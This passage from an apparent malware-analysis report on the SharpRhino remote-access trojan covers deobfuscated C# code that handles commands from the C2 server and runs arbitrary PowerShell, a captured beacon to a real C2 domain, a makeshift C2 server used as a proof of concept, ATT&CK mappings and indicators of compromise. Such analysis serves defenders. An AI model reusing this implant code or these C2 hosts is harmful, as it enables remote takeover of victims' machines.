    } catch {
        return new byte[0];
    }
}
```

Figure 20: Modified error handling function to simply return the unmodified data

Note that all base64 operations were kept in place and unmodified.

Executing the modified .t file and setting up the listener on our server – without the encryption in place, we can see exactly the kind of information sent to the attacker’s server.

```
remux@remux:~$ echo -e "HTTP/1.1 200 OK\r\n\r\n" | sudo nc -l -p 80
POST /6L2r9Ciz1Q1fgs/ HTTP/1.1
User-Agent: Microsoft Windows NT 10.0.16299.0
Content-Type: application/json
Host: cdn-server-2.wesoc40288.workers.dev
Content-Length: 131
Expect: 100-continue
Connection: Keep-Alive

{"UUID":null,"ID":"46L2r9Ciz1Q1fgs7","Data":{"cmvmaxN6ZK1gNDZ9PhIwQzF6aVExZndzNyBERVNLVE9OLTJDM0IjRGE8gREVTS1PPUCyQzNjU0hPKFJFTQ=="},"C
remux@remux:~$
remux@remux:~$ echo "cmvmaxN6ZK1gNDZ9PhIwQzF6aVExZndzNyBERVNLVE9OLTJDM0IjRGE8gREVTS1PPUCyQzNjU0hPKFJFTQ==" | base64 --decode
register 46L2r9Ciz1Q1fgs7 DESKTOP-2C31D9H0 DESKTOP-2C31D9H0\REMremux@remux:~$
```

Figure 21: Communication between our controlled server and the encryption free malware

Notably, the information includes the string *register*. This is almost certainly a command to register the implant with the attacker’s C2 infrastructure. Secondly, there is a jargon string. The purpose of this string is not entirely clear and may require examining code on the attacker’s end to fully understand its purpose but it could either be a unique identifier for decryption or just authentication. Note this string is also in the *ID* field of the JSON object. Finally, the *register* command includes with it the device name and username.

Now that we understand the malware’s language, our investigation’s goal was to establish full communication to fully understand its potential. To aid in this, the C# source code was deobfuscated further, revealing the malware is configured to respond to two hard-coded commands, *delay* and *exit*.

```
responseObject response = responseSerializer(commandAndControlResponse);
if (response.UUID != null) {
    response.Data = decryptResponse(response.Data);
    string[] responseArray = splitString(response.Data);
    if (responseArray[0].Equals("delay")) {
        sleepValueInt = Convert.ToInt32(responseArray[1]);
    } else if (responseArray[0].Equals("exit")) {
        vTwXp6LqMO = true;
    } else {
        Thread DXLTtUcFzhrWgR = new Thread(() => injectCommand(response.Data, response.UUID));
        DXLTtUcFzhrWgR.Start();
    }
}
```

Figure 22: Code within the malware designed to handle specific commands.

The *delay* command will reconfigure the timer before the malware makes another POST request to retrieve the next command, whereas the *exit* command will simply terminate the loop responsible for sending the POST requests. This exercise also revealed the purpose of the “95000” value passed to the function that started the malware. This value is the interval between each POST request. This was discovered by setting the value to 0 and bricking our server as it was flooded with POST requests. Sending a *delay* command will overwrite this value.

There is a final branch in the *if* statement displayed in Figure 22. This branch spawns a thread, so this is where the investigation went.

```

public static void injectCommand(string LQjHcL, string ncaObJzbBgYzFed)
{
    string aOdXbavM;
    StringBuilder kcOcLXSf = new StringBuilder();
    try {
        Runspace runspace = RunspaceFactory.CreateRunspace();
        runspace.Open();
        RunspaceInvoke bdhjQMrg = new RunspaceInvoke(runspace);
        Pipeline pipeline = runspace.CreatePipeline();
        pipeline.Commands.AddScript(LQjHcL);
        pipeline.Commands.Add("Out-String");
        Collection < PSObject > yLMNmWB = pipeline.Invoke();
        runspace.Close();
        foreach(PSObject vbKWpoiDDsgF in yLMNmWB) {
            kcOcLXSf.AppendLine(vbKWpoiDDsgF.ToString());
        }
        aOdXbavM = kcOcLXSf.ToString();
    } catch (Exception npNzjnRUCM) {
        aOdXbavM = npNzjnRUCM.ToString();
    }
    sendPostRequest(aOdXbavM, ncaObJzbBgYzFed);
}

```

Figure 23: The C# function responsible for executing PowerShell commands

Inspecting this function reveals it uses something called a Runspace. A google search on this class shows it is part of the PowerShell SDK (Software Development Kit). Therefore, we can make the educated guess that the function we have called *injectCommand* will execute PowerShell.

We have enough to build a response to send back to the malware now.

To effectively communicate with the malware, a very rudimentary C2 server was built. It won't handle multiple implants or provide management features – however, it will send any response we hardcode. As a proof-of-concept, we attempted to launch the calculator application present on virtually all modern Windows systems.

```

rennux@rennux:~$ sudo !!
sudo python3 server.py
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Serving Flask app 'server'
 * Debug mode: off
 * Running on http://192.168.1.1:80 (Press CTRL+C to quit)
192.168.1.34 - - [31/Jul/2024 04:52:33] "POST /6VYCe/ HTTP/1.1" 200 -
192.168.1.34 - - [31/Jul/2024 04:54:04] "POST /zkgvfXMSKQ1FXDO/ HTTP/1.1" 200 -
192.168.1.34 - - [31/Jul/2024 04:54:04] "POST /zkgvfXMSKQ1FXDO/ HTTP/1.1" 200 -

```

Figure 24: Listener established with our customer C2 server

Launching the malware sends the *register* command to our server. Sixty seconds later, another HTTP POST request is sent expecting to receive a command. It receives our *Start-Process calc.exe* command and we are greeted with the calculator application on our infected lab.




Figure 25: The calculator application spawned by the malware

As a result of our thorough analysis, we can say with 100% confidence how SharpRhino operates. From the user clicking the original installer to communication with the attacker’s infrastructure and ultimately how initial access was achieved. SharpRhino provided enough granular control to launch a sophisticated ransomware attack.

Update 07/08/2024: Additional findings suggest that this malware is a variant of the ThunderShell malware family.

Mitre ATT&CK Mapping

Defence-evasion

ID	Technique	Observed Details
T1497.001	Virtualization/Sandbox Evasion: System Checks	ipscan-3.9.1-setup.exe called GetDiskFreeSpaceExW
T1134	Access Token Manipulation	7za.exe sets privilege: SeRestorePrivilege
		7za.exe sets privilege: SeCreateSymbolicLinkPrivilege
		7za.exe sets privilege: SeSecurityPrivilege
		ip-3.9.1-setup.exe called NtOpenThreadToken
		ip-3.9.1-setup.exe called NtOpenProcessToken
T1497.003	Virtualization/Sandbox Evasion: Time Based Evasion	A thread of ipscan-3.9.1-setup.exe sleeps for 66 seconds
T1027.002	Obfuscated Files or Information: Software Packing	ipscan-3.9.1-setup.exe is a NSIS archive
		Shannon entropy of .rsrc section is 6.66

T1036.001	Masquerading: Invalid Code Signature	Digital signature of ipscan-3.9.1-setup.exe failed verification
T1027.004	Obfuscated Files or Information: Compile After Delivery	csc.exe is called to compile source code from command-line
T1480	Execution Guardrails	ipscan-3.9.1-setup.exe called GetUserDefaultLCID
T1543.003	Create or Modify System Process: Windows Service	Services\MSDTC\DelayedAutostart is written

Discovery

ID	Technique	Observed Details
T1497.001	Virtualization/Sandbox Evasion: System Checks	ipscan-3.9.1-setup.exe called GetDiskFreeSpaceExW
T1135	Network Share Discovery	ipscan-3.9.1-setup.exe called NetShareEnum
T1497.003	Virtualization/Sandbox Evasion: Time Based Evasion	A thread of ipscan-3.9.1-setup.exe sleeps for 66 seconds

Privilege-escalation

ID	Technique	Observed Details
T1134	Access Token Manipulation	7za.exe sets privilege: SeRestorePrivilege
		7za.exe sets privilege: SeCreateSymbolicLinkPrivilege
		7za.exe sets privilege: SeSecurityPrivilege
		ip-3.9.1-setup.exe called NtOpenThreadToken
		ip-3.9.1-setup.exe called NtOpenProcessToken
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	\Run\UpdateWindowsKey registry is written
T1543.003	Create or Modify System Process: Windows Service	Services\MSDTC\DelayedAutostart is written

Execution

ID	Technique	Observed Details
T1059.003	Command and Scripting Interpreter: Windows Command Shell	cmd.exe process is launched to execute WindowsUpdate.bat

T1059.001	Command and Scripting Interpreter: PowerShell	Attempt of execution in a hidden window
		High entropy of PowerShell (5.248)

Persistence

ID	Technique	Observed Details
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	\Run\UpdateWindowsKey registry is written
T1543.003	Create or Modify System Process: Windows Service	Services\MSDTC\DelayedAutostart is written

Command & Control

ID	Technique	Observed Details
T1071.001	Application Layer Protocol: Web Protocols	HTTPS is used to communicate with a C2 server on Cloudflare Workers
T1573	Encrypted Channel	HTTPS is used to communicate with a C2 server on Cloudflare Workers

Indicators of Compromise (IOCs)

SharpRhino RAT

Hashes

Value SHA-256	File
D2E7729C64C0DAC2309916CE95F6A8253CA7F3C7A2B92B452E7CFB69A601FBF6	LogUpdate.bat
3F1443BE65525BD71D13341017E469C3E124E6F06B09AE4DA67FDEAA6B6C381F	Wiaphoh7um.t
223AA5D93A00B41BF92935B00CB94BB2970C681FC44C9C75F245A236D617D9BB	ipscan-3.9.1-setup.exe
9A8967E9E5ED4ED99874BFED58DEA8FA7D12C53F7521370B8476D8783EBE5021	kautix2aeX.t
B57EC2EA899A92598E8EA492945F8F834DD9911CFF425ABF6D48C660E747D722	WindowsUpdate.bat
09B5E780227CAA97A042BE17450EAD0242FD7F58F513158E26678C811D67E264	ipscan-3.9.1-setup.exe

Domains

Value	Details
cdn-server-1[.]xiren77418[.]workers[.]dev	Command & Control

cdn-server-2[.]wesoc40288[.]workers[.]dev	Command & Control
Angryipo[.]org	Initial Download Site
Angryipsca[.]com	Initial Download Site


Domains

Value	Details
ec2-3-145-180-193.us-east-2.compute[.]amazonaws[.]com/	Command & Control
ec2-3-145-172-86.us-east-2.compute[.]amazonaws[.]com	Command & Control

Intelligence Terminology Yardstick

Key assessments within this report have been written using the Intelligence Terminology Yardstick. The assessed likelihood of events corresponds with pre-defined language to remove areas of uncertainty when ingesting Quorum Cyber Intelligence reports.

Intelligence Cut-off Date (ICoD): 07/08/2024 12:00 UTC



This threat report uses pre-defined language found within the Intelligence Terminology Yardstick to express the likelihood of events.

Learn more!

To hear first hand from our Threat Intelligence Consultants on this new malware, join us for the third webinar of the Global Cyber Threat Series: Europe. To ask your burning questions to our expert speakers, register for your free place today.

[Register today.](#)

© 2025 Quorum Cyber

Close Search